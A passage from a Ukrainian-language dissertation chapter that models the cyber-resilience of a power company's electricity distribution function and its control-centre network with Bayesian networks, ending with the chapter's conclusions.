


Рисунок 2.12 – Система розподілу електроенергії

На основі цього аналізу і використовуючи описану вище методологію, ми можемо отримати анотовану модель кіберрезильєнтності функції розподілу електроенергії, показану на Рисунку 2.13.




Рисунок 2.13 – Анотована функціональна модель функції розподілу

На Рисунку 2.13 показано, що критичні функції підтримуються активами управління енергосистемою, зокрема персоналом або програмно-апаратними засобами. Також показано вразливості програмного забезпечення інформаційної системи енергетичної компанії для реалізації функції розподілу електроенергії, на які може діяти зловмисник. Це дає можливість визначити вузли і гілки мережі Баеса для кіберрезильєнтності функції розподілу електроенергії. Схема BN показана на Рисунку 2.14.




Рисунок 2.14 - Баєсова мережа для оцінки кіберрезильєнтності системи розподілу електроенергії енергетичної компанії

У моделі мережі BN визначені чотири типи вузлів по відношенню до різних стереотипів CR-UML профілю:

- жовті вузли генеруються з критичних функцій діаграм варіантів використання;
- сині вузли генеруються з активів із діаграми компонентів;
- червоні вузли генеруються із стресорів;
- зелені вузли – із механізмів захисту.

Отримана BN модель дає можливість оцінити кібер-резильєнтність функції розподілу електроенергії для електронергетичної компанії, якщо будуть відомі значення ймовірностей успіху, або невдачі атакера на відповідних вузлах мережі.

2.8 Баєсова модель кіберрезильєнтності локальної мережі центру управління енергосистемою

Розглянемо можливості оцінювання кіберрезильєнтності для системи розподілу електроенергії на прикладі локальної мережі центру управління енергомережі в умовах атаки ззовні. Побудуємо цю модель оцінки кіберстійкості як підмодель загальної системи управління розподілом електроенергії. На Рисунку 2.14 показано схематичну діаграму локальної мережі центру управління, який підлягає кібератакам ззовні. Після того, як зломисник обійде файєрвол, використовуючи ретельно сплановані стратегії вторгнення, він може отримати доступ до всіх критично важливих хостів, з метою порушити функцію керування розподілом електроенергії. В першу чергу зломисник зробить спробу проникнути на сервер історичних даних (ІД).

Наступним кроком буде захоплення серверу застосунків (Application), який використовується для зберігання та обробку даних для наступного надсилання команд на RTU (віддалені пристрої). Якщо це вдасться, наступним кроком буде захоплення сервера FEP, функція якого полягає в узгодженні протоколів та пересилання команд на віддалені пристрої. Якщо ці події стануться, то менеджмент центру управління втратить контроль над системою. Після цього зломисники можуть продовжити свою руйнівну роботу за різними сценаріями.




Рисунок 2.14 – Схема локальної мережі центру управління

Проте, наразі зупинимось на ключовому сегменті мережі, оскільки дана задача виходить за рамки дослідження та є дуже обширною.




Рисунок 2.15 – Спрощена схема локальної мережі центру управління

У моделі треба оцінити рівень стійкості системи, яка розподілена на функціональні частини за рахунок відповідних хостів для забезпечення керування RTU. Під час атаки ззовні можна виділити ряд критичних функцій, обумовлених призначенням хоста, такі як обробка даних для формування команд або передача команд на RTU. Відзначимо також, що сучасні системи управління енергосистемами реалізовані

програмно-апаратним комплексом. В SCADA, крім інших функцій, передбачена система від несанкціонованого вторгнення, відповідними модулями якої, реалізуються функції захисту для кожного з хостів.




Рисунок 2.16 – Анотована модель локальної мережі центру управління

Далі, користуючись правилами перетворення анотованої моделі в модель високого рівня, розробленими Белліні та іншими [50] отримаємо баєсову мережу, графічно представлену на Рисунку 2.17. Згідно з цими правилами баєсова мережа як направлений ациклічний граф має вузлами критичні функції та відповідні ресурси, які їх підтримують. В Таблиці 2.3 подано перелік критичних функцій та їх ресурсів

Таблиця 2.3 – Перелік критичних функцій та ресурсів

Критична функція	Назва функції	Ресурс для реалізації функції	Назва ресурсу
CF	Контроль (управління)	-	-
CF2	Передача команд RTU	C1	FEP-сервер
CF3	Блокування доступу до FEP-сервера		
CF4	Забезпечення валідних команд	C2	Сервер застосунків
CF5	Блокування доступу до сервера застосунків		
CF6	Передача адреси для надання контенту	C3	HDS
CF7	Блокування доступу до сервера історичних даних (HDS)		
CF8	Перехоплення адрес хостів	C4	Комутатор (Switch)
CF9	Блокування доступу до комутатора	C5	Міжмережевий екран (Firewall)




Рисунок 2.17 – Баєсова модель локальної мережі центру управління

Далі, використовуючи вираз спільного розподілу умовних ймовірностей (3) та принципи визначення ймовірностей згідно Таблиці 2.3 можемо розрахувати оцінку кіберстійкості локальної мережі. Як оцінку кіберстійкості будемо вважати значення ймовірності успішного виконання функції управління. Для побудови СРТ необхідно визначити значення апіорних ймовірностей критичних функцій для кожного вузла

представленої Баєсової мережі, СРТ. На жаль, отримати фундаментальні дані про реальні траси кібератак надзвичайно важко. Як результат, параметри СРТ мають бути отримані на основі з різних джерел, зокрема з баз даних про вразливості та кібератаки, зокрема зі стандарту CVSS, а також на основі експертних оцінок. Проблема в тому, що треба оцінювати велику кількість параметрів, до того ж взаємозв'язаних. Для експертів-людей надзвичайно складним завданням є оцінка саме великої кількості факторів в різних комбінаціях. В загальному випадку – це загрожує експоненціальним зростанням. Однак, саме BN дає можливість уникнути цієї проблеми, бо дозволяє робити оцінки параметрів незалежно одна від одної. В нашому прикладі це стосується оцінок ймовірностей критичних функцій блокування хостів в графі атаки. Їхні значення будуть виступати як апіорні ймовірності для кожного вузла BN, а розрахована ймовірність вже є апостеріорною ймовірністю успішного проходження вузла. Для заданих значень ймовірностей критичних функцій блокування шкідливих програм CF3, CF5, CF7, CF9, CF10: $p_{CF3} = 0,98$, $p_{CF5} = 0,97$, $p_{CF7} = 0,98$, $p_{CF9} = 0,99$, $p_{CF10} = 0,99$ отримаємо значення оцінки кіберстійкості локальної мережі центру управління енергосистеми: CF=0.91.

2.9 Висновки по розділу 2

У другому розділі дисертаційного дослідження було запропоновано концептуальний підхід до оцінки кіберстійкості систем критичної інфраструктури, який, базується на ідеї розширеної кібернетичної концепції управління об'єктами, яка враховує появу нового фактора дестабілізації систем – кібератака. Оскільки рівень загроз для об'єктів критичної інфраструктури від цього фактора нині настільки зріс, що його можна порівняти з руйнівними явищами, такими як пожежі. Тому необхідно враховувати загрози кібератаки з дещо іншого ракурсу, ніж підхід, відомий як кіберзахист, оскільки стійкість включає здатність систем адаптуватися та відновлюватися. Відповідно, це вимагає включення загальних категорій стійкості до

певної структурованої моделі, якою є підхід MOF. Цей підхід має потенціал для вираження найзагальніших концепцій мовою UML, з подальшою можливістю доведення його до рівня кількісної моделі конкретної предметної області. Оскільки усі наявні фреймворки для оцінки кіберстійкості будуються на підході data-driven, тобто на експертних оцінках, потрібно будувати моделі, базуючись на modal-driven.

На прикладі предметної області – підсистеми розподілу електроенергії енергопідприємства, розкрита можливість побудови метамоделі для кількісного оцінювання кібервідмовостійкості. У процесі переходу від рівня профілю предметної області до рівня M_1 виявлено необхідність впровадження елементів, які несуть функції адаптивності та здатності до відновлення, що підтверджує гіпотезу про складність контролера об'єкта критичної інфраструктури для підтримки достатнього рівня функціонування в умовах кібератаки. Проведене дослідження показало, що основою для фреймворку для розрахунку кіберстійкості функції розподілу електроенергії може бути баєсова мережа, принаймні для етапу абсорбційної здатності. Оцінювання кіберстійкості з використанням баєсової мережі не єдина можливість для обчислювальної моделі, проте має очевидні переваги перед іншими альтернативними методиками за рахунок врахування каузальної залежності та меншої обчислювальної складності. Проте на етапах адаптивної здатності цей метод ще треба випробовувати.

Водночас, є усвідомлення, що розробка фреймворку для оцінки кіберстійкості вимагає обширної роботи над уточненням моделі, оцінкою параметрів баєсової мережі для функції розподілу потужності та валідацією моделі на реальних даних. Також у розрізі даної задачі можуть стати корисними можливості узагальнених стохастичних кольорових мереж Петрі для їх використання як інструменту для формальної кількісної моделі. На наш погляд перспективним підходом може бути також використання частково спостережуваних марковських процесів. Усі ці проблеми не є легким завданням, але розроблена метамодель в цій роботі, дозволить будувати model-driven з єдиних системних позицій. На основі якої можна оцінити рівень кіберстійкості та продемонструвати засоби протидії кібератакам на різних етапах їх реалізації.

При цьому, запропонований підхід дає змогу перейти до апріорної оцінки кіберстійкості, насамперед для локальних мереж диспетчерського центру енергетичної компанії на основі різних наборів даних, за сценаріями кібератак із найбільшим потенційною фізичною шкодою.

РОЗДІЛ 3

